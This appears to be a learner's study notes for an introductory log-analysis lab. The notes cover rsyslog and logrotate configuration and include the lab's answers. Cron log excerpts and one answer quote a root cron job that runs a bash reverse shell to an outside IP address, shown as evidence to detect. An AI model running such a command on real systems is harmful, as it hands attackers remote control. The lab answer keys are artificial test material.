

L2-1.1. Intro to Logs

Task 1 - Introduction

Log: Log is a **record of events or activities that occur within a system, application, network, or device**. Logs capture detailed information about what happened, when it happened, who performed the action, and from where.

Task 2 - Expanding Perspectives: Logs as Evidence of Historical Activity

Logs are a record of events within a system. These records provide a detailed account of what a system has been doing, capturing a wide range of events such as user logins, file accesses, system errors, network connections, and changes to data or system configurations. Logs can answer critical questions about an event, such as:

What happened?

When did it happen?

Where did it happen?

Who is responsible?

Were their actions successful?

What was the result of their action?

Answer the questions below

What is the name of your colleague who left a note on your Desktop? Perry

What is the full path to the suggested log file for initial investigation?

/var/log/gitlab/nginx/access.log

Task 3 - Types, Formats, and Standards

1. Log Types

- **Application Logs:** Messages about specific applications, including status, errors, warnings, etc.

- **Audit Logs:** Activities related to operational procedures crucial for regulatory compliance.
- **Security Logs:** Security events such as logins, permissions changes, firewall activity, etc.
- **Server Logs:** Various logs a server generates, including system, event, error, and access logs.
- **System Logs:** Kernel activities, system errors, boot sequences, and hardware status.
- **Network Logs:** Network traffic, connections, and other network-related events.
- **Database Logs:** Activities within a database system, such as queries and updates.
- **Web Server Logs:** Requests processed by a web server, including URLs, response codes, etc.

2. Log Formats

1. Semi-structured: These logs may contain structured and unstructured data, with predictable components accommodating free-form text

Syslog Message Format: A widely adopted logging protocol for system and network logs.

Windows Event Log (EVTX) Format: Proprietary Microsoft log for Windows systems.

2. Structured: Following a strict and standardised format, these logs are conducive to parsing and analysis.

Field Delimited Formats: Comma-Separated Values (CSV) and Tab-Separated Values (TSV) are formats often used for tabular data.

JavaScript Object Notation (JSON): Known for its readability and compatibility with modern programming languages.

W3C Extended Log Format (ELF): Defined by the World Wide Web Consortium (W3C), customizable for web server logging. It is typically used by Microsoft Internet Information Services (IIS) Web Server.

eXtensible Markup Language (XML): Flexible and customizable for creating standardized logging formats.

3. Unstructured: Comprising free-form text, these logs can be rich in context but may pose challenges in systematic parsing.

NCSA Common Log Format (CLF): A standardized web server log format for client requests. It is typically used by the Apache HTTP Server by default.

NCSA Combined Log Format (Combined): An extension of CLF, adding fields like referrer and user agent. It is typically used by Nginx HTTP Server by default.

3. Log Standards

A log standard is a set of guidelines or specifications that define how logs should be generated, transmitted, and stored.

- **Common Event Expression (CEE):(opens in new tab)** This standard, developed by MITRE, provides a common structure for log data, making it easier to generate, transmit, store, and analyse logs.
- **OWASP Logging Cheat Sheet:(opens in new tab)** A guide for developers on building application logging mechanisms, especially related to security logging.
- **Syslog Protocol:(opens in new tab)** Syslog is a standard for message logging, allowing separation of the software that generates messages from the system that stores them and the software that reports and analyses them.
- **NIST Special Publication 800-92:(opens in new tab)** This publication guides computer security log management.
- **Azure Monitor Logs:(opens in new tab)** Guidelines for log monitoring on Microsoft Azure.
- **Google Cloud Logging:(opens in new tab)** Guidelines for logging on the Google Cloud Platform (GCP).
- **Oracle Cloud Infrastructure Logging:(opens in new tab)** Guidelines for logging on the Oracle Cloud Infrastructure (OCI).
- **Virginia Tech - Standard for Information Technology Logging:(opens in new tab)** Sample log review and compliance guideline.

Answer the questions below

Based on the list of log types in this task, what log type is used by the log file specified in the note from Task 2? Web Server Log

Based on the list of log formats in this task, what log format is used by the log file specified in the note from Task 2? Combined

Task 4 - Collection, Management, and Centralisation

1. Log Collection: Log collection is an essential component of log analysis, involving the aggregation of logs from diverse sources such as servers, network devices, software, and databases. Utilising the **Network Time Protocol (NTP)** is a method to achieve this synchronisation and ensure the integrity of the timeline stored in the logs. The collection based on significant information:

- **Identify Sources:** List all potential log sources, such as servers, databases, applications, and network devices.
- **Choose a Log Collector:** Opt for a suitable log collector tool or software that aligns with your infrastructure.
- **Configure Collection Parameters:** Ensure that time synchronisation is enabled through NTP to maintain accurate timelines, adjust settings to determine which events to log at what intervals, and prioritise based on importance.
- **Test Collection:** Once configured, run a test to ensure logs are appropriately collected from all sources.

ntpdate is a Linux command used to synchronize a system's date and time with an NTP (Network Time Protocol) server. Accurate time synchronization is important for:

Security logging and auditing

Authentication systems (Kerberos, Active Directory)

SSL/TLS certificate validation

SIEM and forensic investigations

Distributed systems and servers

2. Log Management: Efficient Log Management ensures that every gathered log is stored securely. These steps can be followed to achieve this:

- **Storage:** Decide on a secure storage solution, considering factors like retention period and accessibility.
- **Organisation:** Classify logs based on their source, type, or other criteria for easier access later.
- **Backup:** Regularly back up your logs to prevent data loss.
- **Review:** Periodically review logs to ensure they are correctly stored and categorised.

3. Log Centralisation: Centralisation is pivotal for swift log access, in-depth analysis, and rapid incident response. A unified system allows for efficient log management with tools that offer real-time detection, automatic notifications, and seamless integration with incident management systems. Here's a simple process for achieving it:

- **Choose a Centralised System:** Opt for a system that consolidates logs from all sources, such as the Elastic Stack or Splunk.
- **Integrate Sources:** Connect all your log sources to this centralised system.
- **Set Up Monitoring:** Utilise tools that provide real-time monitoring and alerts for specified events.
- **Integration with Incident Management:** Ensure that your centralised system can integrate seamlessly with any incident management tools or protocols you have in place.

Practical Activity: Log Collection with rsyslog

rsyslog (Rocket-fast System for Log Processing) is a high-performance logging service used in Linux and Unix systems to **collect, process, store, and forward log messages**. It is an enhanced implementation of the traditional Syslog protocol and is commonly used for centralized logging and security monitoring. Key Features

- Collects logs from applications, services, and the operating system
- Stores logs locally (e.g., `/var/log/`)
- Forwards logs to remote log servers or SIEM platforms
- Supports TCP, UDP, and encrypted TLS connections

- Filters and routes logs based on rules
- Handles large volumes of log data efficiently

Syslog is the standard logging protocol and original logging daemon, while **rsyslog** is an advanced implementation that provides higher performance, better filtering, database support, TLS encryption, and remote log forwarding capabilities.

How would you forward logs to a remote server using rsyslog?

Add a rule to `/etc/rsyslog.conf` such as:

```
. @@192.168.1.100:514
```

@ = UDP

@@ = TCP

This forwards all logs to the remote log server at 192.168.1.100 on port 514.

As part of the collection process, we will configure `rsyslog` to log all `sshd` messages to a specific file, such as `/var/log/websrv-02/rsyslog_sshd.log`. The steps below can be followed to achieve this:


1. **Open a Terminal.**
2. **Ensure rsyslog is Installed:** You can check if rsyslog is installed by running the command: `sudo systemctl status rsyslog`
3. **Create a Configuration File:** Use a text editor to create the following configuration file: `gedit /etc/rsyslog.d/98-websrv-02-sshd.conf`, `nano /etc/rsyslog.d/98-websrv-02-sshd.conf`, `vi /etc/rsyslog.d/98-websrv-02-sshd.conf`, or `vim /etc/rsyslog.d/98-websrv-02-sshd.conf`
4. **Add the Configuration:** Add the following lines in `/etc/rsyslog.d/98-websrv-02-sshd.conf` to direct the messages to the specific log file:

`sshd`

```
$FileCreateMode 0644
:programname, isequal, "sshd" /var/log/websrv-02/rsyslog_s
shd.log
```

5. **Save and Close the Configuration File.**


6. **Restart rsyslog:** Apply the changes by restarting rsyslog with the command: `sudo systemctl restart rsyslog`
7. **Verify the Configuration:** You can verify the configuration works by initiating an SSH connection to localhost via `ssh localhost` or by checking the log file after a minute or two.



```
damianhall@WEBSRV-02: /var/log/websrv-02
damianhall@WEBSRV-02:~$ gedit /etc/rsyslog.d/98-websrv-02-sshd.conf
damianhall@WEBSRV-02:~$ sudo systemctl restart rsyslog
damianhall@WEBSRV-02:~$ cd /var/log/websrv-02/
damianhall@WEBSRV-02:/var/log/websrv-02$ ls -lsa
total 12
4 drwxr-xr-x  2 syslog adm    4096 Aug 14 18:24 .
4 drwxrwxr-x 19 root  syslog 4096 Aug 14 12:16 ..
4 -rw-r--r--  1 syslog adm    2745 Aug 14 18:39 rsyslog_cron.log
damianhall@WEBSRV-02:/var/log/websrv-02$ ssh localhost
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:YZ17t0L49xY0Jbn+xNEuemszZ8uDaFyTU6vpYC+xoNc.
Are you sure you want to continue connecting (yes/no/[fingerprint])? no
Host key verification failed.
damianhall@WEBSRV-02:/var/log/websrv-02$ ls -lsa
total 16
4 drwxr-xr-x  2 syslog adm    4096 Aug 14 18:41 .
4 drwxrwxr-x 19 root  syslog 4096 Aug 14 12:16 ..
4 -rw-r--r--  1 syslog adm    2745 Aug 14 18:39 rsyslog_cron.log
4 -rw-r--r--  1 syslog adm     90 Aug 14 18:41 rsyslog_sshd.log
damianhall@WEBSRV-02:/var/log/websrv-02$
```

Answer the questions below

After configuring rsyslog for sshd, what username repeatedly appears in the sshd logs at /var/log/websrv-02/rsyslog_sshd.log, indicating failed login attempts or brute forcing? stansimon



```
ame= uid=0 euid=0 tty=ssh ruser= rhost=34.253.159.159
Jul 1 07:04:08 ip-10-113-135-137 sshd[10741]: Connection closed by invalid user stansimon 34.253.159.159 port 39754 [preauth]
Jul 1 07:04:08 ip-10-113-135-137 sshd[10741]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=34.253.159.159
Jul 1 07:04:08 ip-10-113-135-137 sshd[10740]: Connection closed by invalid user stansimon 34.253.159.159 port 39750 [preauth]
Jul 1 07:04:08 ip-10-113-135-137 sshd[10740]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=34.253.159.159
Jul 1 07:04:08 ip-10-113-135-137 sshd[10736]: Connection closed by invalid user stansimon 34.253.159.159 port 39710 [preauth]
```

What is the IP address of SIEM-02 based on the rsyslog configuration file /etc/rsyslog.d/99-websrv-02-cron.conf, which is used to monitor cron messages? 10.10.10.101

```
damianhall@ip-10-113-135-137:~$ cat /etc/rsyslog.d/99-websrv-02-cron.conf
# Log Forwarding with rsyslog
$FileCreateMode 0644
:programname, isequal, "CRON" /var/log/websrv-02/rsyslog_cron.log
# Forward Logs to SIEM-02:51514
# *.* @10.10.10.101:51514
```

Based on the generated logs in /var/log/websrv-02/rsyslog_cron.log, what command is being executed by the root user? /bin/bash -c "/bin/bash -i >& /dev/tcp/34.253.159.159/9999 0>&1"

```
Jul  1 07:08:01 ip-10-113-135-137 CRON[11526]: pam_unix(cron:session): session closed
for user root
Jul  1 07:09:02 ip-10-113-135-137 CRON[11660]: pam_unix(cron:session): session opened
for user root by (uid=0)
Jul  1 07:09:02 ip-10-113-135-137 CRON[11661]: (root) CMD (/bin/bash -c "/bin/bash -i
>& /dev/tcp/34.253.159.159/9999 0>&1")
Jul  1 07:09:02 ip-10-113-135-137 CRON[11660]: (CRON) info (No MTA installed, discardi
ng output)
Jul  1 07:09:02 ip-10-113-135-137 CRON[11660]: pam_unix(cron:session): session closed
for user root
Jul  1 07:10:01 ip-10-113-135-137 CRON[11847]: pam_unix(cron:session): session opened
for user root by (uid=0)
Jul  1 07:10:01 ip-10-113-135-137 CRON[11848]: (root) CMD (/bin/bash -c "/bin/bash -i
>& /dev/tcp/34.253.159.159/9999 0>&1")
Jul  1 07:10:01 ip-10-113-135-137 CRON[11847]: (CRON) info (No MTA installed, discardi
```

Task 5 - Storage, Retention, and Deletion

1. Log Storage: Logs can be stored in various locations, such as the local system that generates them, a centralised repository, or cloud-based storage. The choice of storage location typically depends on multiple factors:

- **Security Requirements:** Ensuring that logs are stored in compliance with organisational or regulatory security protocols.
- **Accessibility Needs:** How quickly and by whom the logs need to be accessed can influence the choice of storage.
- **Storage Capacity:** The volume of logs generated may require significant storage space, influencing the choice of storage solution.

- **Cost Considerations:** The budget for log storage may dictate the choice between cloud-based or local solutions.
- **Compliance Regulations:** Specific industry regulations governing log storage can affect the choice of storage.
- **Retention Policies:** The required retention time and ease of retrieval can affect the decision-making process.
- **Disaster Recovery Plans:** Ensuring the availability of logs even in system failure may require specific storage solutions.

2. Log Retention: It is vital to recognise that log storage is not infinite. Therefore, a reasonable balance between retaining logs for potential future needs and the storage cost is necessary. Understanding the concepts of Hot, Warm, and Cold storage can aid in this decision-making:

- **Hot Storage:** Logs from the past **3-6 months** that are most accessible. Query speed should be near real-time, depending on the complexity of the query.
- **Warm Storage:** Logs from **six months to 2 years**, acting as a data lake, easily accessible but not as immediate as Hot storage.
- **Cold Storage:** Archived or compressed logs from **2-5 years**. These logs are not easily accessible and are usually used for retroactive analysis or scoping purposes.

3. Log Deletion: Log deletion must be performed carefully to avoid removing logs that could still be of value. The backup of log files, especially crucial ones, is necessary before deletion. It is essential to have a well-defined deletion policy to ensure compliance with data protection laws and regulations. Log deletion helps to:

- Maintain a manageable size of logs for analysis.
- Comply with privacy regulations, such as GDPR, which require unnecessary data to be deleted.
- Keep storage costs in balance.

Best Practices: Log Storage, Retention and Deletion

- Determine the storage, retention, and deletion policy based on both business needs and legal requirements.
- Regularly review and update the guidelines per changing conditions and regulations.
- Automate the storage, retention, and deletion processes to ensure consistency and avoid human errors.
- Encrypt sensitive logs to protect data.
- Regular backups should be made, especially before deletion.

Practical Activity: Log Management with logrotate

Logrotate is a Linux utility used to **manage, rotate, compress, and delete log files automatically**. It prevents log files from growing indefinitely and consuming excessive disk space.

Why Is Logrotate Needed? Applications and services continuously generate logs. Without rotation:

- Log files can become very large
- Disk space can be exhausted
- Log management becomes difficult
- System performance may be affected

rsyslog: Advanced log processing service used to collect, filter, store, and forward system logs.

syslog: Standard protocol for generating and transmitting log messages across systems.

logrotate: Tool used to automatically rotate, compress, and manage log file sizes over time.

1. **Create a Configuration File:** `sudo gedit /etc/logrotate.d/98-websrv-02_sshd.conf` , `sudo nano /etc/logrotate.d/98-websrv-02_sshd.conf` , `sudo vi /etc/logrotate.d/98-websrv-02_sshd.conf` , or `sudo vim /etc/logrotate.d/98-websrv-02_sshd.conf`

2. **Define Log Settings:**

```

/var/log/websrv-02/rsyslog_sshd.log {
    daily
    rotate 30
    compress
    lastaction
        DATE=$(date +"%Y-%m-%d")
        echo "$(date)" >> "/var/log/websrv-02/hashes_"$DATE
E" _rsyslog_sshd.txt"
        for i in $(seq 1 30); do
            FILE="/var/log/websrv-02/rsyslog_sshd.log.$i.g
z"
            if [ -f "$FILE" ]; then
                HASH=$(/usr/bin/sha256sum "$FILE" | awk '{
print $1 }')
                echo "rsyslog_sshd.log.$i.gz "$HASH"" >>
"/var/log/websrv-02/hashes_"$DATE"_rsyslog_sshd.txt"
            fi
        done
        systemctl restart rsyslog
endscript
}

```

3. **Save and Close the file.**

4. **Manual Execution:** `sudo logrotate -f /etc/logrotate.d/98-websrv-02_sshd.conf`

```
damianhall@WEBSRV-02: /var/log/websrv-02
damianhall@WEBSRV-02:/var/log/websrv-02$ sudo nano /etc/logrotate.d/98-websrv-02_sshd.conf
damianhall@WEBSRV-02:/var/log/websrv-02$ ls -lsa
total 24
4 drwxr-xr-x 2 syslog adm 4096 Aug 14 21:39 .
4 drwxrwxr-x 19 root syslog 4096 Aug 14 21:36 ..
12 -rw-r--r-- 1 syslog adm 9911 Aug 14 21:40 rsyslog_cron.log
4 -rw-r--r-- 1 syslog adm 90 Aug 14 21:39 rsyslog_sshd.log
damianhall@WEBSRV-02:/var/log/websrv-02$ sudo logrotate -f /etc/logrotate.d/98-websrv-02_sshd.conf
damianhall@WEBSRV-02:/var/log/websrv-02$ ls -lsa
total 28
4 drwxr-xr-x 2 syslog adm 4096 Aug 14 21:40 .
4 drwxrwxr-x 19 root syslog 4096 Aug 14 21:36 ..
4 -rw-r--r-- 1 root root 119 Aug 14 21:40 hashes_2023-08-14_rsyslog_sshd.txt
12 -rw-r--r-- 1 syslog adm 9911 Aug 14 21:40 rsyslog_cron.log
4 -rw-r--r-- 1 syslog adm 108 Aug 14 21:39 rsyslog_sshd.log.1.gz
damianhall@WEBSRV-02:/var/log/websrv-02$ cat hashes_2023-08-14_rsyslog_sshd.txt
Mon 14 Aug 2023 09:40:27 PM UTC
rsyslog_sshd.log.1.gz 309ad0c79a41765a484c3f07d52502ba0e675e80144ffa76749a544be6bf6e8a
damianhall@WEBSRV-02:/var/log/websrv-02$
```

Answer the questions below

Based on the logrotate configuration /etc/logrotate.d/99-websrv-02_cron.conf, how many versions of old compressed log file copies will be kept? 24

Based on the logrotate configuration /etc/logrotate.d/99-websrv-02_cron.conf, what is the log rotation frequency? hourly

```
damianhall@ip-10-113-135-137:/var/log/websrv-02$ cat hashes_2026-07-01_rsyslog_sshd.txt
Wed 01 Jul 2026 07:16:48 AM UTC
rsyslog_sshd.log.1.gz 5c968061d87d882e65b3de4fba0198069bf20cef93a8e317bcb727640a948f20
damianhall@ip-10-113-135-137:/var/log/websrv-02$ cat /etc/logrotate.d/99-websrv-02_cron.conf
/var/log/websrv-02/rsyslog_cron.log {
    hourly
    rotate 24
    compress
    lastaction
        DATE=$(date +"%Y-%m-%d")
        echo "$(date)" >> "/var/log/websrv-02/hashes_"$DATE"_rsyslog_cron.txt"
        for i in $(seq 1 24); do
            FILE="/var/log/websrv-02/rsyslog_cron.log.$i.gz"
            if [ -f "$FILE" ]; then
                HASH=$(/usr/bin/sha256sum "$FILE" | awk '{ print $1 }')
                echo "rsyslog_cron.log.$i.gz "$HASH" >> "/var/log/websrv-02/hashes_"$DATE"_rsyslog_cron.txt"
            fi
        done
        systemctl restart rsyslog
    endscrip
}
damianhall@ip-10-113-135-137:/var/log/websrv-02$
```

Task 6 - Hands-on Exercise: Log analysis process, tools, and techniques

1. Log Analysis Process: Log analysis involves Parsing, Normalisation, Sorting, Classification, Enrichment, Correlation, Visualisation, and Reporting.

- **Data Sources:** Systems or applications that generate and produce logs.
- **Parsing:** Breaking raw log data into structured, readable components.
- **Normalisation:** Converting different log formats into a standard format for consistency.
- **Sorting:** Organizing logs based on attributes like time, source, or severity for easier analysis.
- **Classification:** Grouping logs into categories based on type, source, or severity.
- **Enrichment:** Adding extra context (e.g., geo-IP, user info, threat intel) to make logs more meaningful.
- **Correlation:** Linking related log events to identify patterns or potential security incidents.
- **Visualisation:** Representing log data in charts or graphs to reveal trends and anomalies.
- **Reporting:** Summarizing log insights into structured outputs for decision-making or compliance.


2. Log Analysis Techniques

- **Pattern Recognition:** Identifying repeating behaviors or trends in log data.
- **Anomaly Detection:** Detecting unusual data points that deviate from normal behavior.
- **Correlation Analysis:** Linking related log events to find relationships and root causes.
- **Timeline Analysis:** Examining logs over time to understand trends and behavior changes.
- **Machine Learning & AI:** Using algorithms to automate log analysis and generate predictive insights.

- **Visualisation:** Displaying log data in charts or graphs for easier interpretation.
- **Statistical Analysis:** Applying mathematical methods to derive insights and validate patterns in log data.

Answer the questions below

Upon accessing the log viewer URL for unparsed raw log files, what error does "/var/log/websrv-02/rsyslog_cron.log" show when selecting the different filters? No date field



ip-10-113-135-137	/var/log/gitlab/nginx/access.log	21MB, 2026-07-01 07:28:00
ip-10-113-135-137	/var/log/websrv-02/rsyslog_cron.log	(No date field, log cannot be merged)
ip-10-113-135-137	/var/log/websrv-02/rsyslog_sshd.log	(No date field, log cannot be merged)
ip-10-113-135-137	/var/log/gitlab/gitlab-rails/api_json.log	(No date field, log cannot be merged)

What is the process of standardising parsed data into a more easily readable and query-able format? Normalisation

What is the process of consolidating normalised logs to enhance the analysis of activities related to a specific IP address? Enrichment